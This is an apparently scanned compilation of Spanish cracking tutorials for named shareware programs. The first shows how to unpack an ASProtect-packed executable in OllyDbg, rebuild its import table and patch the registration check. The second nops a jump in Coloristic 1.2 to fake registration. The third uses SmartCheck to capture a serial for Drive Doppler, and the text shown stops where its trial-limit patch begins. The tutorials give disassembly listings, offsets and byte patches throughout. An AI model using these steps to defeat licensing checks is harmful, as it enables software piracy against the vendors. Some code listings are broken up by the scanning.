
Existen otras formas de verificar el OEP. Una de ellas es el método de Ricardo Narvaja, el cual consiste en cargar la aplicación en OllyDbg, ejecutarla (F9), continuar la ejecución alterando entre Shift+F7 y F9 cuando se producen las excepciones. Cuando se llega a ejecutar por completo hay que observar cual fue la última excepción, realizar todo nuevamente, pero cuando se alcanza esta última con Shift+F7, en lugar de apretar F9, hay que presionar Alt+M para acceder a la pantalla de memoria, poner un breakpoint en la sección de código (code), presionar Alt+C para volver a la pantalla de CPU, y ahora si presionar F9. De esta forma el programa quedará detenido justo en el OEP.



Y Mágicamente se para en el Entry Point estamos en:

//********** Program Entry Point ********
004DDD54 . 55 PUSH EBP
004DDD55 . 8BEC MOV EBP,ESP
004DDD57 . 83C4 F4 ADD ESP,-0C
004DDD5A . B8 84DA4D00 MOV EAX,ART.004DDA84
004DDD5F . E8 9489F2FF CALL ART.004066F8

Para poder dumpear el programa. hay un Plugins en Olly OLLYDUMP, que lo hace el solito, una vez detenido el programa en el OEP, lo bajamos de memoria.



Si no tenemos ese Plugins, utilizaremos la forma tradicional.

Entonces una vez que el programa quedó detenido en el OEP, ejecutamos Memory Dumper, seleccionamos el proceso que nos interesa (Art.exe), cargamos los datos obtenidos con PEditor, seleccionamos el nombre del archivo que le daremos al dumpeado, y le damos click en Dump Memory: Con esto ya está dumpeado el AIP. Solo faltan reparar los valores de comienzo y fin de las secciones como así también el OEP, para lo cual volvemos a usar PEditor: Dentro del frame Tables damos click en Sections y se desplegará una tabla con las secciones de AIP. Entonces click derecho (si no se es zurdo) sobre alguna de las secciones, y seleccionar la opción dumpfixer [RS=VS]&[RO=VO]. Cerrar esta ventana, ir a la frame File info y modificar el Entry Point restándole la base al valor obtenido con PEiD (o sea cambiar 00001000 por 000DDD54). Guardar los cambios y salir de PEditor. Una vez hecho esto se verá que el dumpeado ya tiene el ícono original.

Reparación de la Tabla de Importaciones (IAT).

Generalmente la mayoría de los compresores nuevos destruyen la tabla de funciones importadas, para que no puedan arrancarse y apenas arranquen den errores varios de WINDOWS.

Asprotect, como otros empaquetadores, dejan la tabla de importaciones (IAT) inservible y el dumpeado no puede ejecutarse correctamente, por lo tanto es necesario reparar esto. Para este caso ya está todo escrito en el tutorial y no es necesario anotar nada, pero es recomendable usar papel y lápiz para llevar nota en todo el proceso de reparación de la IAT, ya que puede haber varias entradas corruptas y con que nos equivoquemos en reparar una, habrá que revisar todas nuevamente. Lo primero a hacer es ejecutar ATR nuevamente seguido de Revirgin. Donde dice Select Process To Attach se debe seleccionar art.exe. Luego hay que cargar el OEP, pero en este caso incluida la Image Base (o sea 004DDD54), hacer click en Fetch IAT, para obtener el RVA de la IAT y su tamaño Length).

Una vez finalizado eso le damos click al botón IAT Resolver seguido de Resolve again, y seleccionamos Show Unresolved para ver las entradas que generan conflicto:

Module	Ordinal	Name	Address	IATRva	Refs
	00000000		003E0EF4	001161B8	
	00000000		003E1334	001161BC	
	00000000		003E1394	001161CC	
	00000000		003E1334	0011626C	
	00000000		003E13AC	00116320	
	00000000		003E1350	00116364	
	00000000		003E0EF4	0011637C	
	00000000		003E1334	00116380	
	00000000		003E1388	001163A4	
	00000000		003E1394	001163B0	
	00000000		003E13BC	001163B8	

Quedaron 11 entradas sin resolver. Algunas de estas entradas serán resueltas con el mismo Revirgin las verdaderas, pero con otras será necesario usar un editor hexadecimal. Para ver cuales podemos reparar con el Revirgin y cuales no, debemos dejar a ATR parado en el OEP nuevamente, usando OllyDbg como expliqué antes.

Yo suelo construir una tabla e ir anotando para tener las cosas mas claras.

Para encontrar el sitio en el archivo volcado:

Busco en 1º FF25B861 (001161B8 los bit al revés)

Dirección	IATRva	En ejecutable volcado	Solución
003E0EF4	001161B8	004012E0	**kernel32.GetProcAddress 77E5A5FD**
003E1334	001161BC	004012D8	**kernel32.GetModuleHandleA 77E59F93**
003E1394	001161CC	004012B8	**Mov EAX, 00051EE0, Ret B8E0150500C3**
003E1334	0011626C	004065F8	**kernel32.GetModuleHandleA 77E59F93**
003E13AC	00116320	004069AC	**RETN 4 nop nop nop C2 0400909090**
003E1350	00116364	00406924	**Mov EAX, 050128A0, Ret A1E85C3E00C3**
003E0EF4	0011637C	004068F4	**kernel32.GetProcAddress 77E55AFD**
003E1334	00116380	004068EC	**kernel32.GetModuleHandleA 77E59F93**
003E1388	001163A4	004068A4	**Mov EAX, 004DDD54, Ret B854DD4D00C3**
003E1394	001163B0	0040688C	**Mov EAX, 00051EE0, Ret B8E0150500C3**
003E13BC	001163B8	0040687C	**RETN 4 nop nop nop C2 0400909090**

Después de todo este trabajo viene lo bueno, paramos el ejecutable (Comprimido) en el OEP ,y un bpx en cada dirección (yo suelo poner

en las ejecutable volcado pero se pueden poner también en IATRva. Una vez parado en el Bpx anotamos la Api y su dirección.

La 1 (4012E0)

```
003E0EF4    55                  PUSH EBP
003E0EF5    8BEC                MOV EBP,ESP
003E0EF7    8B55 0C             MOV EDX,DWORD PTR SS:[EBP+C]
003E0EFA    8B45 08             MOV EAX,DWORD PTR SS:[EBP+8]
003E0EFD    8B0D 3C443E00       MOV ECX,DWORD PTR DS:[3E443C]
003E0F03    8B09                MOV ECX,DWORD PTR DS:[ECX]
003E0F05    3BC8                CMP ECX,EAX
003E0F07    75 09               JNZ SHORT 003E0F12
003E0F09    8B0495 50433E00 MOV EAX,DWORD PTR
DS:[EDX*4+3E4350]
003E0F10    EB 07               JMP SHORT 003E0F19
003E0F12    52                  PUSH EDX
003E0F13    50                  PUSH EAX
003E0F14    E8 4742FFFF         CALL 003D5160                    ;
JMP to kernel32.GetProcAddress
003E0F19    5D                  POP EBP
003E0F1A    C2 0800             RETN 8
```

* Esta es verdadera pues si la nopeamos en el comprimido no chuta, así pues para Revingin.

kernel32.GetProcAddress 77E5A5FD

La 2º (4012D8)

```
003E1334    55                  PUSH EBP
003E1335    8BEC                MOV EBP,ESP
003E1337    8B45 08             MOV EAX,DWORD PTR SS:[EBP+8]
003E133A    85C0                TEST EAX,EAX
```

003E133C 75 07 JNZ SHORT 003E1345
003E133E A1 78593E00 MOV EAX,DWORD PTR DS:[3E5978]
003E1343 EB 06 JMP SHORT 003E134B
003E1345 50 PUSH EAX
003E1346 E8 0D3EFFFF CALL 003D5158 ; JMP to kernel32.GetModuleHandleA
003E134B 5D POP EBP
003E134C C2 0400 RETN 4
003E134F 90 NOP

* Esta es verdadera pues si la nopeamos en el comprimido no chuta, así pues para Revingin.
kernel32.GetModuleHandleA 77E59F93

La 3 (4012B8)
003E1394 6A 00 PUSH 0
003E1396 E8 BD3DFFFF CALL 003D5158
; JMP to kernel32.GetModuleHandleA
003E139B FF35 E85C3E00 PUSH DWORD PTR DS:[3E5CE8]
003E13A1 58 POP EAX
003E13A2 8B05 F85C3E00 MOV EAX,DWORD PTR DS:[3E5CF8]
003E13A8 C3 RETN

**** Aquí Asproted quiere hacer de las suyas, primero nos trata de hacer creer que es,**
JMP to kernel32.GetModuleHandleA, pero después nos mete un valor en Eax
Eax=00051EE0

La 4 (004065F8)
003E1334 55 PUSH EBP
003E1335 8BEC MOV EBP,ESP
003E1337 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]

003E133A 85C0 TEST EAX,EAX
003E133C 75 07 JNZ SHORT 003E1345
003E133E A1 78593E00 MOV EAX,DWORD PTR DS:[3E5978]
003E1343 EB 06 JMP SHORT 003E134B
003E1345 50 PUSH EAX
003E1346 E8 0D3EFFFF CALL 003D5158 ; JMP to kernel32.GetModuleHandleA
003E134B 5D POP EBP
003E134C C2 0400 RETN 4

* Esta es verdadera pues si la nopeamos en el comprimido no chuta, así pues para Revingin.
kernel32.GetModuleHandleA 77E59F93

La 5 (004069AC)
003E13AC 55 PUSH EBP
003E13AD 8BEC MOV EBP,ESP
003E13AF 8B05 F85C3E00 MOV EAX,DWORD PTR DS:[3E5CF8]
003E13B5 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
003E13B8 5D POP EBP
003E13B9 C2 0400 RETN 4

**** Esta es súper falsa no hay apis por ningún sitio.**

La 6 (00406924)
003E1350 6A 00 PUSH 0
003E1352 E8 013EFFFF CALL 003D5158 ; JMP to kernel32.GetModuleHandleA
003E1357 FF35 E85C3E00 PUSH DWORD PTR DS:[3E5CE8]
003E135D 58 POP EAX
003E135E C3 RETN

**** Aquí Asproted quiere hacer de las suyas, primero nos trata de hacer creer que es,**

JMP to kernel32.GetModuleHandleA, pero después nos mete un valor en Eax

Eax=0A280105

La 7 (4068F4)

```
003E0EF4    55                  PUSH EBP
003E0EF5    8BEC                MOV EBP,ESP
003E0EF7    8B55 0C             MOV EDX,DWORD PTR SS:[EBP+C]
003E0EFA    8B45 08             MOV EAX,DWORD PTR SS:[EBP+8]
003E0EFD    8B0D 3C443E00       MOV ECX,DWORD PTR
DS:[3E443C]
003E0F03    8B09                MOV ECX,DWORD PTR DS:[ECX]
003E0F05    3BC8                CMP ECX,EAX
003E0F07    75 09               JNZ SHORT 003E0F12
003E0F09    8B0495 50433E00     MOV EAX,DWORD PTR
DS:[EDX*4+3E4350]
003E0F10    EB 07               JMP SHORT 003E0F19
003E0F12    52                  PUSH EDX
003E0F13    50                  PUSH EAX
003E0F14    E8 4742FFFF         CALL
003D5160                        ; JMP to kernel32.GetProcAddress
003E0F19    5D                  POP EBP
003E0F1A    C2 0800             RETN 8
```

La 8 (4068EC)

```
003E1334    55                  PUSH EBP
003E1335    8BEC                MOV EBP,ESP
003E1337    8B45 08             MOV EAX,DWORD PTR SS:[EBP+8]
003E133A    85C0                TEST EAX,EAX
```

003E133C 75 07 JNZ SHORT 003E1345
003E133E A1 78593E00 MOV EAX,DWORD PTR DS:[3E5978]
003E1343 EB 06 JMP SHORT 003E134B
003E1345 50 PUSH EAX
003E1346 E8 0D3EFFFF CALL 003D5158 ; JMP to kernel32.GetModuleHandleA
003E134B 5D POP EBP
003E134C C2 0400 RETN 4

* Esta es verdadera pues si la nopeamos en el comprimido no chuta, así pues para Revingin.
kernel32.GetProcAddress 77E5A5FD

La 9 (004068A4)
003E1388 E8 E33DFFFF CALL 003D5170 ; JMP to kernel32.GetVersion
003E138D A1 F45C3E00 MOV EAX,DWORD PTR DS:[3E5CF4]
003E1392 C3 RETN

**** Aquí Asproted quiere hacer de las suyas, primero nos trata de hacer creer que es, ; JMP to kernel32.GetVersion , pero después nos mete un valor en Eax, después de probar varias veces vemos que este valor cambia.**
Eax= Varios valores diferentes.

La 10 (0040688C)
003E1394 6A 00 PUSH 0
003E1396 E8 BD3DFFFF CALL 003D5158 ; JMP to kernel32.GetModuleHandleA
003E139B FF35 E85C3E00 PUSH DWORD PTR DS:[3E5CE8]
003E13A1 58 POP EAX
003E13A2 8B05 F85C3E00 MOV EAX,DWORD PTR

DS:[3E5CF8]
003E13A8 C3 RETN

**** Aquí Asproted quiere hacer de las suyas, primero nos trata de hacer creer que es,**
JMP to kernel32.GetModuleHandleA, pero después nos mete un valor en Eax
Eax=00051EE0

La 11 (0040687C)
003E13BC 55 PUSH EBP
003E13BD 8BEC MOV EBP,ESP
003E13BF 5D POP EBP
003E13C0 C2 0400 RETN 4

**** Esta es súper falsa no hay apis por ningún sitio.**

Después de todo este lió, sólo queda decidir cual de las entadas son falsas, y cuales no, (serán falsas todas las al final antes del ret muevan algo a Eax, que sea una dirección de memoria (están resaltadas amarillo) y las que no contengan apis, están resaltadas en verde.

Ya sólo queda una cosa obtener la dirección de las apis verdaderas, con OLLY parado en en OEP, seleccionar executable modulos (ALT+E), y alli kernel32.dll

Executable modules

Base	Size	Entry	Name	File version	Path
76360000	00046000	76361600	comdlg32	6.00.2600.0000	C:\WINDOWS\system32\comdlg32.dll
76B00000	0002D000	76B01C41	winmm	5.1.2600.0 (xpc	C:\WINDOWS\System32\winmm.dll
770F0000	0008B000	77102BF0	oleaut32	3.50.5014.0	C:\WINDOWS\system32\oleaut32.dll
77180000	0011A000	77190870	OLE32	5.1.2600.0 (XPC	C:\WINDOWS\system32\OLE32.DLL
772A0000	00063000	772A40C6	SHLWAPI	6.00.2600.0000	C:\WINDOWS\system32\SHLWAPI.dll
773A0000	007FE000	773C2014	shell32	6.00.2600.0000	C:\WINDOWS\system32\shell32.dll
77BD0000	00007000	77BD1108	version	5.1.2600.0 (xpc	C:\WINDOWS\system32\version.dll
77BE0000	00053000	77BEE94F	MSVCRT	7.0.2600.0 (xpc	C:\WINDOWS\system32\MSVCRT.DLL
77C40000	00040000		GDI32	5.1.2600.0 (xpc	C:\WINDOWS\system32\GDI32.dll
77C90000	00075000	77C91334	RPCRT4	5.1.2600.0 (XPC	C:\WINDOWS\system32\RPCRT4.dll
77D10000	0008D000	77D1514B	user32	5.1.2600.0 (xpc	C:\WINDOWS\system32\user32.dll
77DA0000	0009C000	77DA1CFB	ADVAPI32	5.1.2600.0 (XPC	C:\WINDOWS\system32\ADVAPI32.dll
77E40000	000F2000	77E5A241	kernel32	5.1.2600.0 (xpc	C:\WINDOWS\system32\kernel32.dll
77F40000	000AF000		ntdll	5.1.2600.0 (xpc	C:\WINDOWS\System32\ntdll.dll

Luego buscar cada nombre de la entrada verdadera, y ya esta.

Address	Section	Type	Name
77E519F3	.text	Export	GetPrivateProfileIntA
77E46FC5	.text	Export	GetPrivateProfileIntW
77E42050	.text	Export	GetPrivateProfileSectionA
77E41FD2	.text	Export	GetPrivateProfileSectionNamesA
77E9489D	.text	Export	GetPrivateProfileSectionNamesW
77E4FD6B	.text	Export	GetPrivateProfileSectionW
77E52C64	.text	Export	GetPrivateProfileStringA
77E4A9AA	.text	Export	GetPrivateProfileStringW
77E948B6	.text	Export	GetPrivateProfileStructA
77E949BE	.text	Export	GetPrivateProfileStructW
77E5A5FD	.text	Export	GetProcAddress
77E46ADC	.text	Export	GetProcessAffinityMask
77E57CB7	.text	Export	GetProcessHeap
77E7C532	.text	Export	GetProcessHeaps
77E986A1	.text	Export	GetProcessIoCounters
77E9866E	.text	Export	GetProcessPriorityBoost
77E985FD	.text	Export	GetProcessShutdownParameters
77E76FF8	.text	Export	GetProcessTimes
77E5C334	.text	Export	GetProcessVersion
77E42233	.text	Export	GetProcessWorkingSetSize

En la tabla anterior vemos como queda cada cosa.

Con los datos obtenidos rellenamos el Revingin (sólo las verdaderas).

Module	Ordinal	Name	Address	IATRva	Refs
KERNEL32.dll	00000000	GetProcAddres	77E55AFD	001161B8	
KERNEL32.dll	00000000	GetModuleHan	77E59F93	001161BC	
	00000000		003E1394	001161CC	
KERNEL32.dll	00000000	GetModuleHan	GetModuleH	0011626C	
	00000000		003E13AC	00116320	
	00000000		003E1350	00116364	
KERNEL32.dll	00000000	GetProcAddres	77E55AFD	0011637C	
KERNEL32.dll	00000000	GetModuleHan	GetModuleH	00116380	
	00000000		003E1388	001163A4	
	00000000		003E1394	001163B0	
	00000000		003E13BC	001163B8	

Le doy a generar y ya esta , acabado con el Revingin,

Reparando entradas falsas:

Ahora a corregir las falsas, yo suelo hacer una cosa con las entradas falsas,**(muy útil para compatibilidad).**

1º Anoto el resultado de **Eax** al entrar en la Api y al salir de ella, si son iguale Parcheo solo con Ret o Ret 4 según sea, si no son iguales anoto el valor que dejan en Eax antes del Ret.

2º Apago el Ordenata y vuelvo a seguir el proceso hasta cada entrada

falsa, ahora comparo los valores de cada entrada con los anteriores, si son iguales parcheo con Mov Eax= Valor devuelto, Ret. (Entrada 3,6,10)

3º Si no lo son el Exe creado no chutara bien ,para solucionarlo parcheo con, **Mov Eax=OEP ,Ret** (Como entrada 9).

Con editor Hexa, cambiamos los bites en el EXE según la tabla , y ya esta milagoso.

Hecho esto, podemos dar por terminado el proceso de recontruir la ITA.

Probamos el Exe creado y Chuta ¡! Bien Bien Bien

Codificar el Patch!

Esta parte la haré muy por encima pues sólo la realizo porque el programa es muy útil para nosotros, lo interesante era hacer correr el programa sin Asproted, y ya se ha conseguido.

Cargamos el Exe volcado y funcionando en Olly le ejecutamos, nos sale la Nag.

Le damos a Register, y nos sale el cartelito de, **The registration code is invalid!.**

Buscamos en Olly todas las referencias de texto,y vemos estas interesantes:

004B7B08 |. B8 447C4B00 MOV EAX,Dump.004B7C44 **; |ASCII "Thank you for registering !"**

004B7B2B |. B8 687C4B00 MOV EAX,Dump.004B7C68 **; |ASCII "The registration code is invalid!"**

004B7B42 |. B8 687C4B00 MOV EAX,Dump.004B7C68

; |ASCII "The registration code is invalid!"

Un bp a cada una de ellas y Olly para en, **004B7B42** , el cual viene de un salto en **004B7AB2** ,

004B7AAB |. E8 F8EAFFFF CALL Dump.004B65A8
004B7AB0 |. 84C0 TEST AL,AL
004B7AB2 |. 74 6C JE SHORT Dump.004B7B20

La clave de todo esta en la call, nos metemos dentro y:

004B65F2 |. 8B1485 10F14D>|MOV EDX,DWORD PTR DS:[EAX*4+4DF110]
Clave Nuestra encriptada
004B65F9 |. 8B45 F0 |MOV EAX,DWORD PTR SS:[EBP-10]
Clave buena encriptada
004B65FC |. E8 AF28F5FF |CALL Dump.00408EB0
Compara claves
004B6601 |. 85C0 |TEST EAX,EAX
Comprueba el resultado
004B6603 |. 75 06 |JNZ SHORT Dump.004B660B
Si no es bueno a error

Modificando el salto el programa aceptara todas las claves (Menos la buena, Nadie es perfecto).

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.
  +Er@ser'2000/GT2
  Si deseas ponerte en contacto con nosotros puedes hacerlo

aquí:Group Tutoriales 2003 - GT2

- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

```
+-------------------------------------------------------------+
|Titulo:  Crackeando Coloristic 1.2                           |
|Url del Programa: <http://www.bubblepop.com>                 |
|Autor: Algarete                                              |
|E-Mail: jry4k_4@hotmail.com                                  |
|Nivel: Facil(x) Medio() Dificil()                            |
|Utilidades: W32Dasm 8.9 y WinHex (o el de tu preferencia)    |
+-------------------------------------------------------------+
```

==========
Manos a la obra!.
==========

Primero que nada hay que investigar que tipo de proteccion lleva el programita este, lo abrimos ohh y que vemos no se si a ustedes pero a mi me salio un Reminder o un nag como lo quieran llamar , olvidemonos del nag y vamos a Help->Register... y como siempre no sale la tipica ventanita de poner el nombre y serial. oka! pongan cualquier nombre en el name en mi caso "Algarete" y serial "12345" (usa el que quieras) damos un click a Register y shit "You have entered an invalid....." okA Ahora abrimos el W32Dasm y abrimos el Coloristic 1.2 damos click en String References y buscamos y no muy distante vemos nuestro mensaje de Error, ohh pero que veo, tambien veo esto "Thank you for Registering your copy...." damos click a ese mensaje que es el que nos gusta y caemos aqui:

```
* Possible Reference to String Resource ID=00500: "Thank you for
registering your copy of Coloristic and showin"
                                    |
:00403C28 68F4010000                push 000001F4  <<----------------
Caemos aqui!
:00403C2D 8D45F0                    lea eax, dword ptr [ebp-10]
:00403C30 50                        push eax
:00403C31 E80AE8FFFF                call 00402440
:00403C36 59                        pop ecx
:00403C37 59                        pop ecx
:00403C38 8D45F0                    lea eax, dword ptr [ebp-10]
:00403C3B 50                        push eax
:00403C3C 8B459C                    mov eax, dword ptr [ebp-64]
:00403C3F 8B4004                    mov eax, dword ptr [eax+04]
:00403C42 50                        push eax
:00403C43 E8B8E4FFFF                call 00402100
:00403C48 59                        pop ecx
:00403C49 59                        pop ecx
:00403C4A 8D4DF0                    lea ecx, dword ptr [ebp-10]
```

oka, pero aqui no veo nada cool, asi que subimos un poquito a ver que vemos:

```
:00403C0C 8D45E4                    lea eax, dword ptr [ebp-1C]
:00403C0F 50                        push eax
:00403C10 8D45DC                    lea eax, dword ptr [ebp-24]
:00403C13 50                        push eax
:00403C14 8B4D9C                    mov ecx, dword ptr [ebp-64]
:00403C17 E8E41C0000                call 00405900
:00403C1C 8B459C                    mov eax, dword ptr [ebp-64]
:00403C1F 83B8D800000000            cmp dword ptr [eax+000000D8],
```

```
00000000   <-- interesante
:00403C26 7448                    je 00403C70             <<-- Super
interesante, que tal si nopeamos este salto?

* Possible Ref to Menu: MenuID_0064, Item: "About Coloristic"
                                  |

* Possible Reference to String Resource ID=00500: "Thank you for
registering your copy of Coloristic and showin"
                                  |
:00403C28 68F4010000              push 000001F4
:00403C2D 8D45F0                  lea eax, dword ptr [ebp-10]
:00403C30 50                      push eax
:00403C31 E80AE8FFFF              call 00402440
```

en el w32Dasm marcamos la direccion ":00403C26 7448
je 00403C70"
y miramos el offset vemos que es (00003026h) apuntamos la direccion en el WinHex
(Position -> Go to Offset) 3026 y caemos en 7448 lo nopeamos osea enves de 7448
escribimos 9090 y listo , abrimos el prog. escribes tu nombre cualquier serial
y Crackeado!! ;) Facil no crees?

Cracked by Algarete. jry4k_4@hotmail.com
==========
BIEN!! Archivo Creado
Junio 17 2002
==========

Karpoff Spanish Tutor

Programa:	**Drive Doppler 1.20 Release Candidate #2!**

PROTECCION:	**Name / Serial, Limitacion de Tiempo.**		
Descripcion:	**Comprueba que carpetas incrementan de tamaño**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.pinoyware.com/download/dop12r2e.zip O ftp://ftp.gabtoof.com/shuffleplay/dop12r2e.zip		
Herramientas:	SmartCheck 6.03, W32Dasm_VB, Editor Hexadecimal		
CRACKER:	**Karpoff**	**FECHA:**	19/11/1999

INTRODUCCION

Hola gentes!! Bueno vamos a por el proyecto N°15 de los manuales para NewBies desde Cero, en este proyecto intentare explicar diferentes formas de crackear un mismo programa con diferentes herramientas, vamos a incorporar el SmartCheck este es un debugger para Visual Basic creado por Numega, es muy importante tener bien configurada esta herramienta para que nos muestre lo que queremos ver.

A pesar de lo que podáis pensar esta herramienta es muy fácil de usar si el objetivo es sacar un Serial Number correcto, por supuesto que el tema se complica si se quieren seguir algún proceso especifico etc.

Para configurar el smartcheck adjunto unos gif sacados de un manual que no encuentro en este momento, pero con los gif no teneis ningun problema. **AQUÍ**

Limitaciones del programa

Tenemos 21 dias de evaluacion en esos 21 dias podemos evaluar el programa sin restricciones y sin Nag, tenemos la posibilidad de registrarnos mediante el tipico NAME: COMPANI: REGKEY:

Atakes


Con el SmartCheck localizaremos un Serial Number valido en cuestion de segundos,

Con el W32dasmVB haremos que pasada la evaluacion el programa siga funcionando, localizando la rutina de fin de evaluacion y modificandola en beneficio nuestro J

AL ATAKE

PARTE 1 SMARTCHECK 6.03

Empezamos... abrimos el SmartCheck Lo configurado como muestran los gif. Con la Opcion open seleccionamos el ejecutable dlopper.exe



Es importante que tengais la barra de herramientas con los botones pulsados que se ven en la imagen, una vez cargado doppler.exe pulsamos la casilla start, inmediatamente se empieza a ejecutar nuestra victima pero ni se imagina que le estamos viendo las tripas. Si habeis configurado el SmartCheck como os sugeri, mientras se ejecuta el programa aparecera una ventana de error que dice asi Numega SmartChec Error Detectted pulsais la opcion Acknowledge tantas veces como os aparezca.

Bueno el programa esta iniciado solo tenemos que meter los datos de registro en Help\Enter Key

Meteis los datos que os de la gana yo puse.

NAME: karpoff


COMP: kk

S/N : 8493

Pulsamos OK y nos escupe el mensage Invalid Code!! Aceptamos y vamos al SmartCheck y pulsamos la casilla End, por que aunque el programa ha terminado de ejecutarse sigue creando eventos y no es lo mismo buscar un S/N en 200 lineas de codigo que en 20000 J.

Bueno para localizar el S/N correcto yo hago lo siguiente, bien lo localizo mediante la funcion __VbaStrCmp, __VbaStrComp o introduciendo en la casilla de busqueda el S/N falso las dos opciones son utiles la primera es la funcion utilizada generalmente por Visual Basic para comparar los datos que hemos metido con los correctos y la segunda nos situa donde se encuentra el S/N que hemos metido y luego rastreando es facil encontrar el S/N correcto, en este caso utilizo la primera opcion osea que metemos en la casilla de busqueda vbastrcmp y pulsamos Enter

2 veces, en este caso el S/N aparecio enseguida



Sencillo no?? Vemos como se paro en la funcion __vbaStrCmp y hay estan nuestros numeros

Nuestro S/N : 8493

S/N Correcto: 2E92F40

Pero ... SORPRESA!! Realmente este numero no me sirve ni a mi, por que si os fijais este programa genera un numero cada vez que lo ejecutamos e intentamos registrarnos, este numero lo podemos ver en la parte superior de la ventana de registro, y dependiendo de este numero genera el S/N valido pero solo para esa ejecucion, osea que si no introduces el S/N que has capturado en la misma ejecucion no te sirve de nada.

Asi que hay que repetir otra vez el proceso y sin cerrar el programa introducimos el serial capturado jejeje, o podemos pensar en otra forma de crackear el programa, esta vez haciendo un parcheo para que simule estar registrados (personalmente me gusta mas lo del parcheo que localizar el S/N)

PARTE 2

